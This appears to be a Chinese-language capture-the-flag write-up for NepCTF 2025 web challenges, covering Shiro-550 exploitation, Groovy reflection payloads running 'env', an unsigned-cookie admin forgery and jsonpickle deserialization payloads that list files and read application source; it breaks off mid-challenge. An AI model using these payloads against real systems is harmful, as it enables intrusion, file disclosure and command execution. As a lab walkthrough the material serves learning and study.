nepctf 2025 web wp

酣畅淋漓!

好久没有遇到这样的一场比赛了。nep的师傅出的题目质量很高。我学到了好多!好耶!

(说起来我什么时候能出出来这样的题…….)

其他方向也多少写了点,但作为web手还是主要瞄了眼web。题目质量真的很高,感谢出题人的付出!差一ak(还有一个flag最后没交上去)超有意思的一次比赛!全程笑着打完的哈哈哈哈纯享受。可以的,能享受比赛对我来说比贴纸和键帽重要。

咳咳,说多了,让我开始:

JavaSeri

签到。


看到标题吓哭了,以为又是什么逆天抽象冷门小众猎奇Jvav反序列化链子,看到rememberMe的瞬间真的笑嘻了。shiro综合利用工具一把梭。他甚至密钥都用的是硬编码的密钥,直接打标准的shiro-550。类目了。
39501ab10837f313038b55e558dca7eb

什么?具体的做法吗……安装Java JDK 1.8 + shiro反序列化综合利用工具4.7。找到密钥检测那里按一下爆破密钥,然后再按下面的爆破利用链加回显,再到命令执行栏目就可以RCE啦。(我在说什么啊我为什么这都要写)

easyGooGooVVVY

跟表达式注入没啥关系其实,标准反射打完了。

1
this.class.classLoader.loadClass("java.lang.Runtime").getRuntime().exec("env").text

唔,不会的话这里还有条直接找ProcessBuilder的办法。直接找就行。

1
2
proc = ['sh','-c','env'] as ProcessBuilder
proc?.start()?.text

RevengeGooGooVVVY

呃,他这几乎没revenge……上一题的payload抄下来接着打。

哦对了,假如这里限制了text我们可以用FileInputStream直接读,同上是差不多的。感兴趣的师傅可以去看看。

safe_bank

进入深水区了(终于不是新生赛了哎)


看那个关于我们:
image

首先:是python(狂喜)

然后大概是个jsonpickle的相关利用。会话管理?大概是在cookie里吗?让我看看……先注册个账户吧


欸?有admin账户了吗?那我们注册个admiN。
image

登录之后去抓个包看看

image



base64?解个码怎么样:

image

欸?这里也没有签名验证什么的,我们直接给admiN改成admin不就完了。
image


走,去提交看看?

image

好耶!(然后一看发现是假flag,绷)

Well,看来是要通过jsonpickle去打反序列化了。我们去看看相关的文章吧?

https://xz.aliyun.com/news/16133


里面有写这样的一条链子:
image

欸嘿!好像刚好是相似的。我们已知,在/panel这个路径下我们的meta里的user会被读取出来。那我们不如……直接把这些链子放到user里看看?

我们构造:

1
{"py/object": "__main__.Session", "meta": {"user": {"py/object": "glob.glob", "py/newargsex": [{"py/set":["/*"]},""]},"ts":1753446254}}

base64一下传上去看看会发生什么。

欸,你说怎么跟原文的不太一样?

坑点1:原文里json用的单引号,但是python的后端这里好像只能解析双引号!所以必须把所有单引号改成双引号才可以哦

坑点2:这里应该用newargsex而不是newargs(我讨厌代码审计!!):

我们下载源码:https://github.com/jsonpickle/jsonpickle ,直接进tag看他反序列化的特殊标识:

image

我们来看看这俩的区别:


这是py/newargsex反序列化的地方

image


这是py/newargs反序列化的地方

image

粗略的看了一下就是,这里的py/newargs是给实现了__new__的对象用的。而我们的py/newargsex是给没实现__new__old-style class用的,而且里面的传参必须是以set(数组)的形式传,这样才能保证args, kwargs = obj[tags.NEWARGSEX]在运行时不会出错。唔……

搞不懂两个都试一遍就完了(怒)

(顺便提一嘴,那个py/repr的tag可以直接进exec来RCE,但这必须要decoder的safe模式是关闭的才行,这个模式v3是默认关的,v4就默认开了。不信可以去看开发文档。)


所以我们构造上文的payload传进去,一打通。

image

好耶!但是有/readflag,我们要RCE,哎。

接下来我们故技重施一下,用先知那篇文章里linecache那个POC读一下源码。

1
{"py/object": "__main__.Session", "meta": {"user": {"py/object": "linecache.getlines", "py/newargsex": [{"py/set":["/app/app.py"]},""]},"ts":1753446254}}

image

